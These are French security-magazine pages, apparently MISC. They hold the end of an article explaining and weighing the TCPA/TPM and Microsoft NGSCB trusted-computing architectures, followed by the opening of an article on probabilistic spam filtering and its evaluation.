■ **Le premier vise à mesurer précisément l'état de la plate-forme (son intégrité)** dès le début du processus de *boot*, aussi bien au niveau logiciel que matériel, et à fournir ces informations de manière sécurisée aux entités (en particulier les applications) qui pourraient en avoir besoin. Cette fonctionnalité s'appuie sur deux *racines de confiance*, l'une se chargeant d'effectuer les mesures (la RTM, ou *Root of Trust for Measuring integrity metrics*), et l'autre du stockage de ces informations et de leur transmission. Cette seconde racine de confiance fait partie du TPM. Ces indicateurs d'intégrité sont stockés à la fois dans le TPM, et dans une zone de stockage externe au TPM, le TPMS (*Trusted Platform Management Store*). Dans le TPM, l'espace de stockage se découpe en registres, les PCR (*Platform Configuration Registers*), au moins au nombre de 16, chacun pouvant contenir un *hash* de 160 bits concernant une partie de l'état actuel du système (configuration, etc.). Parallèlement, on peut disposer pour une entité quelconque de *données de validation*, qui représentent l'état "normal" de cette entité. Une incohérence entre les données de validation et les indicateurs enregistrés signifie que le système n'est pas dans un état normal, et cette information va permettre une prise de décision, comme par exemple de bloquer certaines fonctionnalités de l'entité. Concrètement, si l'on prend l'exemple d'une application qui demande un certain environnement pour se lancer, la conformité à cet environnement (i.e., les données de validation) sera représentée par un hash, et l'autorisation ne sera donnée que si le PCR correspondant contient la même valeur que les données de validation stockées.

■ **Le second service fourni par le sous-système est un ensemble de fonctionnalités cryptographiques**, incluant notamment la génération de clés et le stockage sécurisé de ces clés. Il est donc possible d'enregistrer des informations dans le TPM, qui peuvent être reconnues soit comme des données, soit comme des clés. Ces informations sont fournies au TPM sous forme d'un bloc de données que l'on appelle un *blob*, et qui est chiffré avec une clé publique pour laquelle seul le TPM dispose de la clé privée correspondante. Etant donné que le sous-système a une taille finie, il était souhaitable de permettre le stockage de données à l'extérieur du sous-système, ce dernier agissant uniquement en tant que portail permettant l'accès aux données. Le principe de fonctionnement est simple : un outil externe au sous-système se charge du chiffrement et du stockage de données, et la clé qui permet le déchiffrement est confiée au TPM, donc stockée sous une forme protégée. Seule l'application externe concernée peut obtenir la clé auprès du TPM, et encore, seulement si les indicateurs d'intégrité le lui permettent.

■ **Le dernier service fourni par le sous-système comprend les fonctionnalités qui permettent de l'initialiser et de le gérer**, comme par exemple l'activation et la désactivation de l'ensemble des fonctionnalités TCPA.

Fonctionnement interne

Bien évidemment, ce ne sont que les services finaux proposés par le sous-système. Il s'appuie sur de nombreuses autres capacités pour assurer son propre fonctionnement et sa sécurité.

Parmi ces services, on retrouvera sans surprise des fonctionnalités cryptographiques, en particulier un générateur de nombres aléatoires, des éléments dédiés aux opérations de cryptographie asymétrique, à la génération d'empreintes SHA-1, à la gestion du détenteur du sous-système, et à la gestion des accréditations.

Gestion des standards

Le TCPA visant à devenir un standard, toute implémentation doit respecter un certain nombre de règles afin d'être validée. Parmi ces règles, on retrouve le support de certains algorithmes, comme le DES et le 3DES, ainsi que le RSA, avec pour ce dernier des clés de 512, 1024 et 2048 bits. De même, le support SHA-1 est obligatoire. On retrouvera également dans ces pré-requis la norme de sécurité FIPS 140-1 niveau 2 (sécurité physique du boîtier d'une part, et authentification par rôle d'autre part) [4]. L'intégralité de ces points est disponible dans les spécifications de TCPA.

TCPA SUR NOS PC

Les suggestions fournies pour l'architecture x86 laissent beaucoup de liberté à l'implémentation. Ainsi, le TPM pourra être physiquement solidaire de la carte mère, tout comme il pourrait s'agir d'une SmartCard utilisant un procédé cryptographique pour communiquer avec la plate-forme.

Au démarrage du système, le contrôle du sous-système TCPA est donné à la CRTM (*Core Root of Trust for Measurement*, le "noyau" de la RTM, située dans le BIOS), à charge pour elle d'effectuer un certain nombre de contrôles d'intégrité. Le système s'initialise donc dans un environnement de confiance. Par la suite, chaque fois qu'une entité transfère le contrôle de la plate-forme à une autre entité, elle doit au préalable contrôler l'intégrité de cette nouvelle entité. La chaîne de confiance est ainsi préservée jusqu'au transfert de contrôle au système d'exploitation.

Puisqu'on parle du système d'exploitation, celui-ci est censé accéder aux fonctions TCPA par le biais d'une API, qui elle-même utilisera des pilotes fournis avec le TPM. L'API et l'utilisation des fonctionnalités TCPA par l'OS seront donc déterminées par les développeurs de systèmes d'exploitation.

Concrètement, les premières solutions conformes aux spécifications TCPA (v1.1b) ont fait leur apparition en 2002. On notera par exemple la puce AT97SC3201 d'Atmel [5], une des premières sur le marché. C'est également en 2002 qu'IBM a commencé à proposer des ordinateurs portables de la famille Thinkpad équipés de TCPA en standard [6]. Ils consacrent d'ailleurs une page à l'analyse de la technologie, et proposent un driver GPL pour Linux [7]. Il est intéressant de noter que (pour l'instant du moins) ces modèles sont explicitement annoncés comme étant *TCPA-compliant* – les constructeurs voient le support TCPA comme un argument de vente.

Le Trusted Computing Group

Il est à noter qu'une autre initiative indépendante de TCPA a vu le jour très récemment, l'annonce ne datant que d'avril 2003. Le Trusted Computing Group, ou TCG, souhaite aller encore plus loin que TCPA en créant ou en étendant des standards pour promouvoir l'informatique de confiance, des spécifications matérielles aux interfaces logicielles, ainsi que tout un programme marketing incluant notamment la création de logos pour les plates-formes conformes et une campagne d'information.

Le TCG a commencé son existence par l'adoption des standards TCPA, qui serviront donc de base de travail. Les membres du TCPA, par contre, ne sont pas automatiquement membres du TCG, mais sont en revanche cordialement invités à y adhérer. Par ailleurs, il est difficile aujourd'hui de prévoir l'impact qu'aura la création de ce groupe sur le TCPA, et nous ne nous y intéresserons pas plus dans cet article.

NGSCB

Alors que le TCPA est un standard explicite, avec des spécifications publiques, le bébé de Microsoft est resté un mystère pendant longtemps, seul un "whitepaper" ayant été diffusé [8]. Le voile vient à peine d'être levé [9] lors de la dernière édition du WinHEC, début mai à New Orleans.


Ce projet, initialement intitulé Palladium, a récemment été rebaptisé *Next Generation Secure Computing Base* (une des raisons de ce changement semblant être le fait qu'une autre société ait déjà déposé le nom "Palladium") [10]. Cet article y fera référence sous le nom "NGSCB".

PRINCIPE DE FONCTIONNEMENT

Tout comme TCPA, l'objectif de NGSCB est de fournir un jeu de spécifications à la fois matérielles et logicielles qui permettront d'améliorer le niveau de sécurité global du système. Une des idées centrales de NGSCB est d'établir une sécurité de bout en bout, c'est-à-dire depuis la saisie d'informations par l'utilisateur jusqu'au retour d'informations à l'utilisateur. Mais cela nécessite d'avoir une racine de confiance quelque part, qui puisse valider l'intégralité du processus.

La base du fonctionnement de NGSCB repose sur l'ajout d'un nouveau mode de fonctionnement du processeur, baptisé *trusted*, que je traduirai arbitrairement ici par *mode sécurisé*. Ce mode vient s'ajouter aux classiques mode utilisateur et mode noyau (ou ring 3 et ring 0), comme le montre la figure 1. Ce mode sécurisé fait tourner un système minimal, parallèlement à l'exécution de l'OS en mode standard.

En mode standard, on retrouve la séparation entre le système d'exploitation (et en particulier son noyau) et les applications



fonctionnant en mode utilisateur. Dans le mode sécurisé, la même séparation est présente, et on y trouve une architecture très similaire. Le *nexus* (anciennement appelé *Trusted Operating Root*, ou TOR) est le noyau qui tourne en mode sécurisé, et les *nexus computing agents* (NCA), ou plus simplement *agents*, sont l'équivalent des applications. Le nexus leur fournit des services classiques (espace d'adressage privé, gestion de droits, *threads*, etc.) et des services spécifiques, comme l'accès à des clés protégées par le nexus lui-même, ou encore de certification.

Ce mode sécurisé, totalement invisible depuis le mode standard, est strictement contrôlé par le nexus, avec comme objectif premier la sécurité du système.

Cela se traduit de plusieurs façons :

- le nexus détermine les agents qui ont le droit de s'exécuter ;
- un agent ne peut pas accéder à l'espace mémoire d'un autre (les fonctionnalités de débogage sont elles aussi étroitement surveillées) ;
- le code qui peut être chargé par un agent est contrôlé par la politique appliquée à cet agent.

Parallèlement à cela, un agent peut également demander au nexus d'une part de stocker des secrets pour lui (et bien sûr de les récupérer par la suite), et d'autre part de valider son identité pour le compte d'une tierce partie, confirmant ainsi que l'agent est bien celui qu'il prétend être.

ÉLÉMENTS HARDWARE

Au niveau *hardware*, NGSCB implique des modifications au niveau du processeur et de la carte mère. Parmi ces altérations, il en est deux qui sont particulièrement notables : d'une part, la présence d'un *hub* USB "de confiance" et d'une sortie vidéo "de confiance", afin d'offrir une chaîne d'entrée/sortie intégralement sécurisée ; d'autre part, la présence d'une puce offrant des fonctionnalités cryptographiques, appelée *Security Support Component*, ou plus simplement SSC.

Au jour d'aujourd'hui, il n'existe pas de SSC compatible avec NGSCB sur le marché. En revanche, la version 1.2 du TPM TCPA (qui n'est pas encore disponible) est annoncée comme pouvant servir de SSC à NGSCB. Cela n'exclut pas le fait que d'autres SSC apparaissent sur le marché ; au vu de la concentration des fonctionnalités dans le ou autour du processeur, comme le Centrino d'Intel qui inclut un chipset WiFi, on pourrait par exemple imaginer que, d'ici quelques années, le SSC devienne une partie intégrante standard des processeurs.

TCPA VERSUS NGSCB

Le lecteur l'aura compris, TCPA et NGSCB sont deux projets ayant des approches complètement différentes. Là où TCPA propose des fonctionnalités matérielles sur lesquelles les éditeurs pourront s'appuyer pour proposer des systèmes plus sécurisés, NGSCB définit une architecture logicielle pour ensuite décider des fonctionnalités hardware qui lui sont nécessaires.

Les deux développements se sont effectués de manière relativement indépendante, Microsoft travaillant sur NGSCB d'un côté, et l'ensemble des membres du consortium TCPA de l'autre. Relativement indépendante seulement, bien entendu, Microsoft étant membre fondateur de TCPA et travaillant au sein de cet organisme pour permettre à la prochaine version (TCPA 1.2) de servir de support matériel à NGSCB. Nous avons donc deux projets disjoints qui convergent vers une solution complète, mais il est important de garder à l'esprit que ces deux projets ne représentent pas forcément les mêmes intérêts.

Comme il l'a déjà été mentionné précédemment, des puces TCPA 1.1 sont actuellement disponibles sur le marché, et peuvent d'ores et déjà être trouvées dans certains PC. NGSCB, en revanche, n'est pas encore finalisé et ne dispose de toute façon pas du hardware nécessaire à son fonctionnement. À ce jour, l'intégration de NGSCB semble prévue pour la prochaine mouture de Windows, Longhorn, planifiée pour 2005.

ET FINALEMENT, ÇA MARCHE ?

Aujourd'hui, en l'absence de systèmes répandus exploitant réellement TCPA, et en l'absence de systèmes supportant NGSCB, on ne peut que spéculer sur ce que leur déploiement à grande échelle donnerait.

APPORTS DE SÉCURITÉ DE CES SYSTÈMES

Bien évidemment, l'une des premières questions que l'on se pose avec de tels systèmes est leur efficacité : peuvent-ils réellement améliorer notablement la sécurité d'un système ?

Plutôt que de s'intéresser séparément à TCPA et NGSCB, imaginons ce qui pourrait être une plate-forme courante d'ici 3 ans : un PC tournant sous Longhorn et donc incluant NGSCB, la composante matérielle étant un sous-système TCPA version 1.2 (ou supérieure).

Voici, concrètement, quelques-unes des améliorations que l'on peut envisager :

- **Stockage sécurisé de clés :** Cela revient plus ou moins à l'intégration d'une carte cryptographique directement sur la carte mère, les fonctionnalités d'accélération en moins.
- **Stockage sécurisé de données :** La possibilité de chiffrer des données de sorte que seule la machine elle-même puisse les récupérer, et seulement si son intégrité apparaît correcte.
- **Contrôle d'intégrité :** Il est possible à un instant donné de comparer l'état du système avec des valeurs de référence, et de refuser l'exécution de certaines opérations (lancement de programme, accès à des données) si le contrôle échoue.

À PART LE CAFÉ, QU'EST-CE QUE CES OUTILS NE FONT PAS ?

Certes, TCPA et NGSCB peuvent apporter des solutions à certains problèmes de sécurité récurrents. En revanche, il en est d'autres qui ne sont pas, ou seulement partiellement, corrigés. Il ne faut donc pas commettre l'erreur de considérer TCPA et/ou NGSCB comme des solutions miracles.

Le point le plus important est sans doute le fait que, pour bénéficier de ces outils, il faille utiliser des applications spécifiquement développées pour. Un serveur FTP non basé sur Palladium qui contiendrait des erreurs de programmation (au hasard, débordement de tampon et chaîne de format) serait aussi vulnérable sur un système Longhorn/NGSCB que sur un Windows 2000 ou XP aujourd'hui. Pour faire une analogie à peine osée, imaginez que vous ayez un coffre-fort chez vous : c'est un outil de sécurité à la valeur indéniable lorsqu'il s'agit de protéger vos biens, mais si vous laissez vos diamants dehors...

Un autre point qui mérite d'être mentionné est que d'après Microsoft, et contrairement à ce qu'on peut parfois lire dans la presse, NGSCB en lui-même n'arrêtera absolument pas le spam ou les virus [11].

DE L'OPPORTUNITÉ D'UTILISER CES NOUVEAUX OUTILS

Alors, quand ces outils seront finalement disponibles, vaudra-t-il mieux les adopter immédiatement, ou plutôt les éviter ? Pour ce qui est de TCPA, finalement, la question ne se pose pas vraiment : les fonctionnalités seront présentes sur des cartes mères de plus en plus nombreuses – on en voit déjà plusieurs sur le marché – mais en l'absence de logiciels exploitant le sous-système sécurisé, TCPA ne fait strictement rien.

Il est donc plus intéressant de considérer NGSCB (et donc par extension les différents produits commerciaux s'appuyant sur TCPA qui pourraient représenter des solutions similaires).

1 **Le premier point à noter est le marché ciblé :** dans un premier temps, NGSCB ne vise que les PC, dans le sens "ordinateurs personnels". Les serveurs posent une problématique différente qui requiert des fonctionnalités différentes, et représenteraient une deuxième vague, d'après Microsoft. Inutile donc d'espérer que ces outils représenteront une solution immédiate de sécurisation du système d'information de votre entreprise.

2 **Une deuxième question soulevée par l'utilisation hypothétique de NGSCB est celle de la gestion des clés :** un particulier pourrait bénéficier directement des avantages cryptographiques du système, notamment en termes d'identification et de confidentialité des données (fournies respectivement par les fonctionnalités de signature et de chiffrement, donc). En revanche, dans une entreprise, l'utilisation de clés est un choix stratégique au niveau du système d'information, et doit apporter des avantages pour justifier sa mise en place. Cela implique à son tour que le système d'information inclue une infrastructure de gestion de clés (en d'autres termes, une PKI). La non-présence préalable d'une telle infrastructure impliquerait la nécessité d'une refonte du SI avec tous les coûts que cela implique, pour pouvoir à terme réellement profiter des fonctionnalités de NGSCB.

3 **Enfin, le point le plus intéressant et celui qui sera le plus controversé, est de savoir si les apports réels en sécurité justifieront la mise en œuvre d'un système aussi complexe.** Si NGSCB se présente clairement comme une solution pour le long terme, certains pensent que le besoin n'est pas réel, et que Microsoft a créé la technologie alors qu'il n'y avait pas de demande pour ce type de solutions. Il est d'ailleurs tout à fait légitime de s'interroger sur le choix de développer une telle technologie, plutôt que de concentrer ses efforts sur les tristement célèbres problèmes de sécurité existants. Quoi qu'il en soit, en attendant de pouvoir observer le système en fonctionnement, il sera intéressant de suivre ses évolutions pour décider s'il s'agit d'un outil qui révolutionnera le monde de la sécurité ou simplement d'une "super-rustine".

Il me semble en tout cas clair que se lancer dans cette technologie dès sa mise à disposition du public serait une erreur. Autant les particuliers la découvriront progressivement de par la présence de matériel la supportant sur le marché, autant il est recommandé aux entreprises de ne pas faire le grand saut avant d'avoir analysé les bénéfices potentiels liés à ces technologies et d'avoir validé leur conformité avec leur stratégie informatique. Après tout, il existe ou existera d'autres solutions, dont certaines *pourraient* s'avérer plus simples, pour répondre à différentes parties des problèmes concernés.

ET BIG BROTHER, DANS TOUT ÇA ?

Aussi bien TCPA que NGSCB ont été l'objet de multiples spéculations, largement alimentées par la paranoïa ambiante. L'utilisateur perdra-t-il vraiment le contrôle de son PC avec NGSCB ? Pourra-t-on réellement le suivre à la trace grâce aux fonctionnalités de TCPA ?

TCPA PERMET-IL DE TRACER UN SYSTÈME ?

Le sujet d'inquiétude le plus courant vis-à-vis de TCPA est la présence d'une clé privée dans le TPM qui l'identifie de manière unique, appelée *Endorsement Key*, que je traduirai ici par *clé de certification*. La seule utilisation potentielle de cette clé (à ce jour) serait de justifier auprès d'une autre entité que votre système est TCPA-compliant. Cependant, cela impliquerait la présence d'une autorité de certification connaissant la clé publique correspondant à la clé de certification de chaque système TCPA existant sur la planète, ou au minimum un ensemble d'autorités de certification, par exemple une par vendeur. À titre d'exemple, aujourd'hui, IBM ne fournit pas ce service, et d'ailleurs les sous-systèmes d'IBM ne supportent pas la fonctionnalité de certification.

Pour conclure sur ce point, j'ajouterai qu'il est possible de désactiver l'accès logiciel à la clé de certification, c'est-à-dire tout accès extérieur. La seule question restant alors est celle du niveau d'information de l'utilisateur : M. Lambda, heureux propriétaire d'un PC flambant neuf acheté dans son hypermarché habituel, saura-t-il que cette fonctionnalité est présente ? Sera-t-elle activée ou non par défaut ? Puisqu'il est trop tôt pour le savoir, nous ne pouvons que rester vigilants.

EST-CE QUE JE VAIS PERDRE LE CONTRÔLE DE MON PC AVEC NGSCB ?

Pour NGSCB, des questions différentes se posent. Trois d'entre elles font l'objet de légendes urbaines tenaces. Même s'il est difficile de garantir que ces rumeurs sont vraies ou fausses, l'état d'avancement du produit et les documents disponibles permettent de faire des pronostics.

■ **NGSCB retire à l'utilisateur le contrôle de la machine :**

→ *faux.*

D'une part, l'utilisateur choisit lui-même les nexus autorisés à tourner sur son système. D'autre part, avec le nexus initial de Microsoft, les applications NGSCB (les Nexus Computing Agents, ou NCA) ne pourront fonctionner qu'après autorisation explicite de l'utilisateur. Reste une question : pourra-t-on faire tourner Longhorn sans nexus ?

■ **Seuls les développeurs homologués par Microsoft pourront développer des applications NGSCB :**

→ *faux.*

La communauté Open Source en particulier s'est fortement inquiétée de cette possibilité, mais à ce jour, il n'y a pas de base technique pour implémenter ce type de contrôle. N'importe qui pourra développer son ou ses NCA en utilisant les API NGSCB fournies par Microsoft, sans demander quoi que ce soit à quiconque. En revanche, même si Microsoft soutient que n'importe qui pourra écrire un nexus, il faudra attendre de voir si l'utilisateur en aura les moyens : y aura-t-il des conditions particulières, NDA ou autres, pour obtenir l'accès aux spécifications d'un nexus ?

NGSCB peut effacer ou censurer des données :

→ *faux.*

NGSCB **n'est pas** un outil de gestion numérique des droits (DRM, ou *Digital Rights Management*). Par ailleurs, cette rumeur est sans doute, et de loin, la plus stupide du lot : Microsoft dispose depuis un moment déjà de fonctionnalités de DRM étendues dans sa technologie Windows Media Player. Pourquoi s'amuseraient-ils à dupliquer des fonctionnalités existantes ?

CONCLUSION

TCPA comme NGSCB sont des technologies complexes, en évolution pour l'une, non finalisée pour l'autre, et prédire même approximativement l'impact qu'elles auront à terme est un exercice impossible. On peut et doit cependant retenir deux points.

D'une part, la majorité des informations circulant au sujet de ces technologies présente des rumeurs et spéculations en tant que faits. Comme on l'a vu, ces informations sont souvent très loin de la réalité, la paranoïa prenant le pas sur l'étude réfléchie.

D'autre part, ne pas diaboliser ces technologies ne veut pas dire les adopter les yeux fermés. Leur utilité en dehors de quelques niches de marché reste à prouver dans un environnement réel, et quand bien même elle serait prouvée, cela ne signifie aucunement que ce sont les solutions les plus simples et les plus praticables.

Enfin, et tant que nous n'aurons pas pu nous forger une idée plus précise par nous-même, la vigilance reste de mise : ne faisons pas un procès d'intention à NGSCB, mais gardons les yeux ouverts.

Daniel Palombo

bozo@miscmag.com

RÉFÉRENCES

[1] TCPA - **http://www.trustedcomputing.org/**

[2] TCPA Main Specification v1.1b - **http://www.trustedcomputing.org/**

[3] TCPA PC Specific Implementation - **http://www.trustedcomputing.org/**

[4] FIPS 140-1, NIST - **http://csrc.nist.gov/publications/fips/fips140-1/fips1401.htm**

[5] TPM AT97SC3201, Atmel - **http://www.atmel.com/atmel/acrobat/2015s.pdf**

[6] Thinkpad Security - **http://www.pc.ibm.com/ww/thinkpad/whyfiles/security.html**

[7] IBM TCPA Resources - **http://www.research.ibm.com/gsal/tcpa/**

[8] Palladium Business Overview - **http://www.microsoft.com/presspass/features/2002/jul02/0724palladiumwp.asp**

[9] NGSCB - **http://www.microsoft.com/resources/ngscb/productinfo.mspx**

[10] **http://seattletimes.nwsource.com/html/businesstechnology/134621649_microsoftpalladium25.html**

[11] Microsoft NGSCB Technical FAQ - **http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/news/NGSCB.asp**

Remerciements

Merci à Fabien Petitcolas de Microsoft Research pour son aide sur la partie NGSCB, et à Ludovic Rousseau pour m'avoir transmis diverses informations sur TCPA.

Filtrage de SPAM par méthodes probabilistes

Les courriers électroniques publicitaires polluent les boîtes des internautes depuis de nombreuses années et le problème semble empirer de jour en jour. De nombreuses méthodes ont été développées pour lutter contre le SPAM, avec assez peu de succès. La situation évolue pourtant de façon positive avec l'apparition d'une nouvelle catégorie de méthodes, le filtrage par approche probabiliste. L'objectif de cet article est de présenter les arguments mathématiques qui justifient la reconnaissance de SPAM par méthodes probabilistes, en détaillant les algorithmes utilisés.

Un SPAM est un courrier électronique non sollicité envoyé de façon automatisée. Je crois pouvoir affirmer au nom de millions d'internautes que c'est un véritable fléau. Les Québécois résument l'avis général en désignant le SPAM par un joli nom, le pourriel, contraction de courriel pourri (ou de courriel poubelle). Quand on possède une adresse électronique relativement vieille (quelques années), on peut facilement en recevoir une centaine par jour (certaines adresses connues reçoivent plusieurs centaines de SPAM par jour), le courrier intéressant étant noyé dans cette masse. Les non anglophones ont pour l'instant un peu de chance car la majorité des SPAM est rédigée en anglais : si on reçoit essentiellement du courrier en français (par exemple), il est en effet relativement facile de distinguer rapidement les emails potentiellement intéressants au milieu des ordures. Pour les anglophones, la gêne est largement supérieure. Bien entendu, ceci n'est que temporaire, les SPAM en français étant de plus en plus nombreux.

De plus, le SPAM coûte cher (aux destinataires, bien sûr), essentiellement en temps perdu à effacer les pourriels. Diverses évaluations de ce coût ont été réalisées. Une étude de Ferris Research [1], effectuée en décembre 2002, proposait par exemple une estimation de 8.9 milliards de dollars de perte par an pour les entreprises américaines (2.5 milliards de dollars de perte pour les entreprises européennes), le coût pour les ISP US et européens était estimé à 500 millions de dollars par an (en grande partie à cause du gaspillage de bande passante).

En revanche, le coût de l'envoi est tellement faible (une étude du ePrivacy Group datant de début 2003 [2] propose une estimation de 100 dollars par million de messages) qu'un taux de retour minuscule suffit à assurer des bénéfices aux spammeurs (les expéditeurs de SPAM). Le taux de 0.001 % est régulièrement avancé. Il suffit donc qu'un naïf (pour ne pas employer de mots plus forts) achète une boîte de pilules censées lui donner un pénis gigantesque pour que l'envoi de 100 000 emails vantant les mérites des fameuses pilules soit rentable ! Par comparaison, l'étude du ePrivacy Group indique qu'il faut un taux d'au moins 5 % de réponses positives pour rentabiliser un envoi massif traditionnel. Voilà pourquoi nos boîtes électroniques sont souvent beaucoup plus encombrées que nos boîtes aux lettres classiques.

Le problème du SPAM est tel que de nombreuses solutions techniques ont été et sont encore développées aujourd'hui pour le contrer, c'est-à-dire pour filtrer les emails indésirables. Je vais présenter dans cet article une des méthodes les plus récentes et les plus efficaces, le filtrage probabiliste, aussi appelé filtrage bayésien, très à la mode depuis le succès de l'article de Paul Graham, *A Plan for Spam* [3].

LE FILTRAGE DE SPAM

PRÉSENTATION DU PROBLÈME

Le filtrage de SPAM est un cas particulier du problème général de la reconnaissance de forme, au sens large du terme. On regroupe en effet sous une même dénomination l'ensemble des problèmes dans lesquels on cherche à produire un dispositif automatique (un programme, en général) capable de ranger des observations dans plusieurs classes définies au préalable. Par classe, j'entends un groupe d'objets homogènes relativement à une propriété qui m'intéresse.

Pour fixer les idées, voici quelques exemples de problèmes de reconnaissance de forme :

- le système Graffiti® des Palms™ [4] : il s'agit d'un alphabet simplifié qu'on utilise pour écrire sur un assistant personnel. Le système d'exploitation des Palms contient un programme qui associe, à un tracé produit par l'utilisateur, une lettre (ou une commande). Les classes étudiées sont celles correspondant aux commandes que l'assistant doit être capable de reconnaître (les lettres de l'alphabet, les chiffres et des commandes comme l'effacement du dernier caractère saisi) ;
- certains téléphones portables proposent une commande vocale : le téléphone reconnaît la voix de son maître ! Les classes sont en général les numéros de téléphone. On associe un mot à un numéro dans le répertoire et le téléphone compose automatiquement le numéro quand on répète le mot ;
- les logiciels d'OCR traduisent un document scanné en un texte, ils reconnaissent donc les lettres imprimées (qui sont les classes du problème).

On peut être surpris de l'utilisation du terme "forme" pour décrire un SPAM. En fait, les éléments d'un email sont tout aussi organisés que les niveaux de gris d'un document scanné ou que les fréquences d'un enregistrement audio. Le principe de la reconnaissance de forme est simplement d'observer les caractéristiques d'un objet (au sens très large du terme), comme par exemple la fréquence des mots dans un texte, la couleur dominante d'une image... et de déduire de cette observation la catégorie (ou la classe) dans laquelle on doit le ranger. Dans le cas du SPAM, on aura donc deux classes, les courriers normaux et les SPAMS, le filtrage consistant à placer chaque courrier observé dans une des deux classes. Notons que la terminologie "reconnaissance de forme" est plutôt anglo-saxonne (traduction de *pattern recognition*), le terme français le plus courant dans la communauté scientifique étant "discrimination".

Je me permets de renvoyer le lecteur intéressé par la discrimination en général à mes cours universitaires sur les réseaux de neurones [5] pour plus d'information.

ÉVALUATION D'UN FILTRAGE

Le filtrage de SPAM est donc un cas particulier de discrimination à deux classes. Pour comparer diverses techniques de filtrage, il faut choisir un critère d'évaluation : qu'est-ce qu'un bon filtrage, ou plus généralement, qu'est-ce qu'une bonne discrimination ?

La réponse évidente à cette question est qu'une bonne discrimination doit faire le moins d'erreurs possible ! Cependant, quand on étudie de près la notion d'erreur, la situation se complique. Dans le cas du SPAM, on cherche à obtenir un taux de détection élevé : quand un pourriel arrive dans notre boîte, on veut qu'il soit marqué SPAM. Le taux de détection se définit comme le pourcentage de pourriels reçus reconnus comme SPAM (ou encore comme la probabilité que notre filtre dise qu'un courrier reçu est un SPAM, sachant que le courrier est effectivement un SPAM). Mais avoir un taux de détection élevé n'est pas suffisant : il suffit en effet d'utiliser le filtre le plus idiot possible (tout courrier électronique est classé comme SPAM) pour obtenir un taux de 100 %, le filtre se révélant totalement inutile.

Le taux de détection ne mesure en effet que la moitié du problème de discrimination : la qualité du classement d'un SPAM. C'est insuffisant car on reçoit aussi des courriers intéressants (heureusement) qu'il ne faut surtout pas classer comme pourriels. Il faut donc que notre système possède un taux de fausse alarme minimal : tout courrier classé comme SPAM doit effectivement en être un. On définit alors le taux de fausse alarme comme le pourcentage de courriers normaux reçus classés comme SPAM (ou encore comme la probabilité que notre filtre dise qu'un courrier reçu est un SPAM, sachant que le courrier n'est pas un SPAM). Le filtre idiot du paragraphe précédent a un taux de fausse alarme de 100 %, ce qui est catastrophique.

De façon générale, un problème de discrimination à deux classes s'évalue toujours en tenant compte des deux taux mentionnés, avec comme but ultime (en général impossible à atteindre) d'avoir 100 % de détection et 0 % de fausse alarme. Il faut noter que des situations très diverses sont possibles, comme par exemple un taux de fausse alarme très faible (par exemple 1 %) associé à un taux de détection moyen (70 %), ou au contraire un taux de détection très satisfaisant (95 %) handicapé par une fausse alarme élevée (10 %). Selon le contexte, on peut privilégier un des deux taux. Dans le cadre du filtrage de SPAM, il est classique de minimiser la fausse alarme même si cela fait légèrement baisser le taux de détection : on préfère lire de temps en temps un SPAM plutôt que de perdre des courriers normaux. Dans d'autres applications, la fausse alarme est autorisée à atteindre un niveau plus élevé car cela permet d'augmenter de façon importante le taux de détection.

QUELQUES SOLUTIONS CLASSIQUES

Le SPAM est une plaie ancienne (mais en progression très rapide) et de nombreuses méthodes de filtrage ont été développées ces dernières années. Voici quelques exemples :

■ Les listes noires Elles constituent très certainement la méthode la plus ancienne et la plus simple. Il s'agit de constituer une liste permettant d'identifier les "spammeurs", en se fondant essentiellement sur deux principes :

- **certains spammeurs respectent la loi** (si, si, ça existe) et ne cherchent donc pas à masquer leur identité. Il suffit alors de faire une liste des adresses électroniques de ces spammeurs pour filtrer leurs courriers ;

- **beaucoup de spammeurs ne respectent pas la loi** et utilisent en particulier des *open relays* pour envoyer leurs messages. Un serveur de mails en open relay peut être utilisé par n'importe qui pour envoyer un courrier électronique à n'importe quel destinataire. Il suffit de faire un `telnet` sur le port 25 (SMTP) du serveur pour profiter de ses services. Encore une fois, une liste des serveurs incriminés permet de filtrer le courrier en provenance de ceux-ci.

Le problème est bien entendu la constitution des listes noires. Il faut en effet analyser les SPAMS reçus pour déterminer leurs origines, vérifier que le serveur utilisé est bien un open relay, qu'aucun courrier important ne peut venir de ce serveur, etc. La tâche étant lourde et répétitive, la plupart des administrateurs système utilise des listes externes, maintenues par des volontaires ou des entreprises commerciales. Les dérives possibles de ce genre de système sont nombreuses, comme la censure, les erreurs, etc. Je connais même un certain rédacteur en chef (que, par charité, je ne nommerai pas ici) d'une certaine revue de sécurité informatique qui a été victime d'un "blacklistage" intempestif. Paul Graham résume bien la situation dans un de ses articles **[6]** et donne des liens intéressants vers des abus documentés et des évaluations de performance des listes noires, qui souffrent en général d'un taux de détection médiocre doublé d'une fausse alarme élevée ! Précisons en outre que certaines *blacklists* ne prenaient pas la peine de vérifier si le serveur indiqué était effectivement en open relay, ce qui permettait à n'importe qui de bannir des domaines entiers.

■ Les règles de filtrage

Elles constituent l'idée la plus attrayante pour l'informaticien de formation classique. Le principe est simple : en analysant des SPAMS, on peut extraire des caractéristiques qui les différencient des courriers classiques. Par exemple, un courrier qui contient l'expression *larger penis* est très certainement un SPAM vantant les mérites de pilules magiques. Il suffit donc de mettre au point des règles efficaces qui associent à chaque élément de preuve contenu dans le message un score, puis d'additionner les scores obtenus par le message. Si le score dépasse un certain niveau, on décide que le message est un SPAM. L'exemple le plus connu d'implémentation de telles idées est le logiciel *open source* SpamAssasin **[7]**. Il s'installe sur un serveur SMTP et ajoute un en-tête aux messages considérés comme du SPAM, ce qui permet ensuite aux utilisateurs de refuser les courriers, de les classer dans une boîte spéciale, etc.

